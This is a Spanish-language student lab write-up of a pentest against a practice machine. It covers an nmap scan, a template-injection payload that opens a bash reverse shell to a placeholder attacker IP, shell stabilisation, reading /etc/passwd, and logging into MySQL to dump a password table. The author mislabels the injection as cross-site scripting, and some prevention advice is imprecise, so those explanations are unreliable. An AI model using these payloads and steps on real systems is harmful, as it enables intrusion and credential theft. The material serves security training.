



Participante: Luis Ramón Reyes Volquez

Técnico: Ciberseguridad

Módulo: Pruebas de Penetración

Facilitador: Kevin Feliz Henríquez

Centro: Cyberclass - INFOTEP

Práctica: Practica de Pentesting

Descripción: Poner en practica los conocimientos de Pentesting penetrando una maquina vulnerable en entorno de laboratorio controlado a través de Windows.

Link de GitHub: <https://github.com/elchecho3000-blip/Ciberseguridad-bootcamp/tree/main/Pentesting>

Empezamos utilizando la herramienta nmap en la red, encontrando la maquina vulnerable con la ip 10.0.0.128, ya que tiene dos puertos abiertos y uno de ellos corriendo un servicio upnp, luego realizarle un ping para determinar el so que utiliza dicha maquina

```
C:\WINDOWS\system32>nmap 10.0.0.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 10:29 -0400
Nmap scan report for 10.0.0.128
Host is up (0.91s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5000/tcp  open  upnp
MAC Address: B0:C0:90:C0:FD:0F (Chicony Electronics)


Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds

C:\WINDOWS\system32>ping 10.0.0.128


Haciendo ping a 10.0.0.128 con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Respuesta desde 10.0.0.128: bytes=32 tiempo=1500ms TTL=64
Respuesta desde 10.0.0.128: bytes=32 tiempo=191ms TTL=64
Respuesta desde 10.0.0.128: bytes=32 tiempo=454ms TTL=64

Estadísticas de ping para 10.0.0.128:
    Paquetes: enviados = 4, recibidos = 3, perdidos = 1
      (25% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
      Mínimo = 191ms, Máximo = 1500ms, Media = 715ms
```

Probamos con la ip y los puertos abiertos para verificar si tiene una vulnerabilidad para explotarla por la pagina web. Nos damos cuenta que con el puerto 5000 tenemos acceso a dicha vulnerabilidad. Pero en el código esta deshabilitada la función de escritura en el cuadro de login.



Luego aplicamos los conocimientos de la herramienta del navegador para tener acceso al cuadro de login. Posteriormente identificamos que es vulnerable al cross-site scripting



The image shows a web browser window with a 'Welcome' login page on the left and its source code on the right. The browser's address bar shows 'No seguro 10.0.0.128:5000'. The login page has a dark background with a space-themed image, a 'Welcome' heading, a text input field containing 'fgsfan', and a 'Greet me' button. The source code on the right is HTML, showing a form with a text input and a submit button. The input field's value is highlighted in red in the original image, indicating a successful cross-site scripting attack.

Browser address bar: No seguro 10.0.0.128:5000

Page content: Welcome

Input field: fgsfan

Button: Greet me

Source code (HTML):

```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <video class="background" autoplay loop muted>
    </video>
    <div class="container">
      <h1>Welcome</h1>
      <form method="POST" action="/greet">
        <input type="text" name="name" placeholder="Ingrese su nombre" enable> == $0
        <input type="submit" value="Greet me">
      </form>
    </div>
  </body>
</html>
```

Para poder explotar esta vulnerabilidad utilizaremos una Shell-reversa. Utilizamos el comando `ncat -nvlp [puerto-a-abrir]` en nuestro CMD para poder recibir la petición desde la maquina que explotaremos y se conecta a nuestra pc via ese puerto

```
C:\WINDOWS\system32>ncat -nvlp 4444
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

Luego, este código lo pegamos en el cuadro de login de la pagina vulnerable con nuestra ip y puerto en escucha, y posterior a esto volvemos al CMD y verificaremos que ya tenemos acceso a la maquina.

- `{{self.__init__.__globals__.__builtins__.__import__('os').popen("bash -c 'bash -i >& /dev/tcp/[ip-atacante]/[puerto] 0>&1').read()}}`

```
C:\WINDOWS\system32>ncat -nvlp 4444
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.128:53582.
ffffrtghrtgrtggttytytybash: cannot set terminal process group (751): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Luna:~/RODGAR$
```

Para tener un mejor control de nuestro acceso pegamos este código para darle estabilidad a la conexión.

```
www-data@TheHackersLabs-Luna:~/RODGAR$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
<AR$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
  
www-data@TheHackersLabs-Luna:~/RODGAR$  
www-data@TheHackersLabs-Luna:~/RODGAR$
```

Y ya lo que nos queda es la fase de post-explotación, aquí podemos empezar a buscar: saber la exactitud del SO en utilización

```
www-data@TheHackersLabs-Luna:~/RODGAR$ uname -a
uname -a
Linux TheHackersLabs-Luna 6.8.0-117-generic #117-Ubuntu SMP PREEMPT_DYNAMIC Tue May  5 19:26:24 UTC 2026 x86_64 x86_64 x
86_64 GNU/Linux
www-data@TheHackersLabs-Luna:~/RODGAR$
www-data@TheHackersLabs-Luna:~/RODGAR$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
www-data@TheHackersLabs-Luna:~/RODGAR$
```

Ver las credenciales de los usuarios

```
www-data@TheHackersLabs-Luna:~/RODGAR$  
www-data@TheHackersLabs-Luna:~/RODGAR$ cat /etc/passwd | grep /home  
cat /etc/passwd | grep /home  
juan:x:1001:1001:~/home/juan:/bin/bash  
jose:x:1002:1002:~/home/jose:/bin/bash  
john:x:1003:1003:~/home/john:/bin/bash  
carmen:x:1004:1004:~/home/carmen:/bin/bash
```

Ver los archivos mixtos que tiene disponible

```
www-data@TheHackersLabs-Luna:~/RODGAR$ ls -la
ls -la
total 32
drwxr-xr-x 4 www-data www-data 4096 may 16 01:04 .
drwxr-xr-x 4 www-data www-data 4096 ago 13 2024 ..
-rw-r--r-- 1 www-data www-data  0 jun 18 16:31 %26
-rw-r--r-- 1 www-data www-data  0 jun 18 16:31 %261
-rw-r--r-- 1 www-data www-data 5738 ago 13 2024 app.py
-rw-r--r-- 1 www-data www-data  294 ago 13 2024 config.php
-rwxr-xr-x 1      1000      1000  559 ago 13 2024 .mysql_history
drwxr-xr-x 2 www-data www-data 4096 ago 10 2024 static
drwxr-xr-x 5 www-data www-data 4096 ago 10 2024 venv
www-data@TheHackersLabs-Luna:~/RODGAR$
www-data@TheHackersLabs-Luna:~/RODGAR$
```


Hasta entrar a las bases de datos

```
www-data@TheHackersLabs-Luna:~/RODGAR$  
www-data@TheHackersLabs-Luna:~/RODGAR$ mysql -u admin -psporting -D rodgar  
mysql -u admin -psporting -D rodgar  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 8  
Server version: 8.0.45-0ubuntu0.24.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2026, Oracle and/or its affiliates.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Y ver las tablas

```
mysql>
mysql> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_rodgar |
+-----+
| user              |
+-----+
1 row in set (0,00 sec)

mysql>
mysql> SELECT * FROM users;
SELECT * FROM users;
ERROR 1146 (42S02): Table 'rodgar.users' doesn't exist
mysql>
mysql> SELECT * FROM user;
SELECT * FROM user;
+-----+-----+
| users | password |
+-----+-----+
| juan  | YzBvW1VrbU0yTVRSVGU4QGpOLk0oOWIK |
+-----+-----+
1 row in set (0,00 sec)
```

Como se puede prevenir esta explotación?

1. Cierra y asegura las puertas (Nivel Red)

- **Apaga lo que no uses:** Si el puerto 5000 o el UPnP no son esenciales, se apagan.
- **Pon un policía en la entrada:** Configura un Firewall para que bloquee cualquier intento de conexión sospechosa o no autorizada desde fuera.

2. Limpia lo que escribe el usuario (Nivel Web - Evitar XSS)

- **Filtra las entradas:** El sistema no debe aceptar símbolos raros como <script> en los formularios o el buscador.
- **Desactiva el código:** Si alguien logra meter un código, el navegador debe mostrarlo como simple texto y **no ejecutarlo**. Es como quitarle las balas a una pistola.

3. Esconde las llaves (Nivel Credenciales)

- **Prohibido lo "por defecto"**: Cambia las contraseñas que vienen de fábrica (admin/admin, 123456) por unas largas y complejas.
- **Protege las cookies**: Ponle el candado HttpOnly a las sesiones. Esto hace que, aunque un hacker logre meter un virus XSS, el navegador no le permita robar la llave de la sesión.

4. Usa un túnel secreto (Nivel Cifrado)

- **Usa HTTPS**: Ponle un certificado de seguridad a la web. Así, todo lo que viaje por la red (como las contraseñas) irá encriptado, y si alguien usa herramientas como Netcat para espiar, solo verá letras locas y basura que no se puede leer.

Lo aprendido:

En esta practica de pentesting aprendí a explotar una maquina gracias a las vulnerabilidades existentes de un puerto abierto y con nula configuración de seguridad, utilizando herramientas como nmap, ncat, además de conocimientos de las herramientas del navegador, cross-site scripiting y navegar por dicho sistema explotado para obtener credenciales de acceso y de configuración.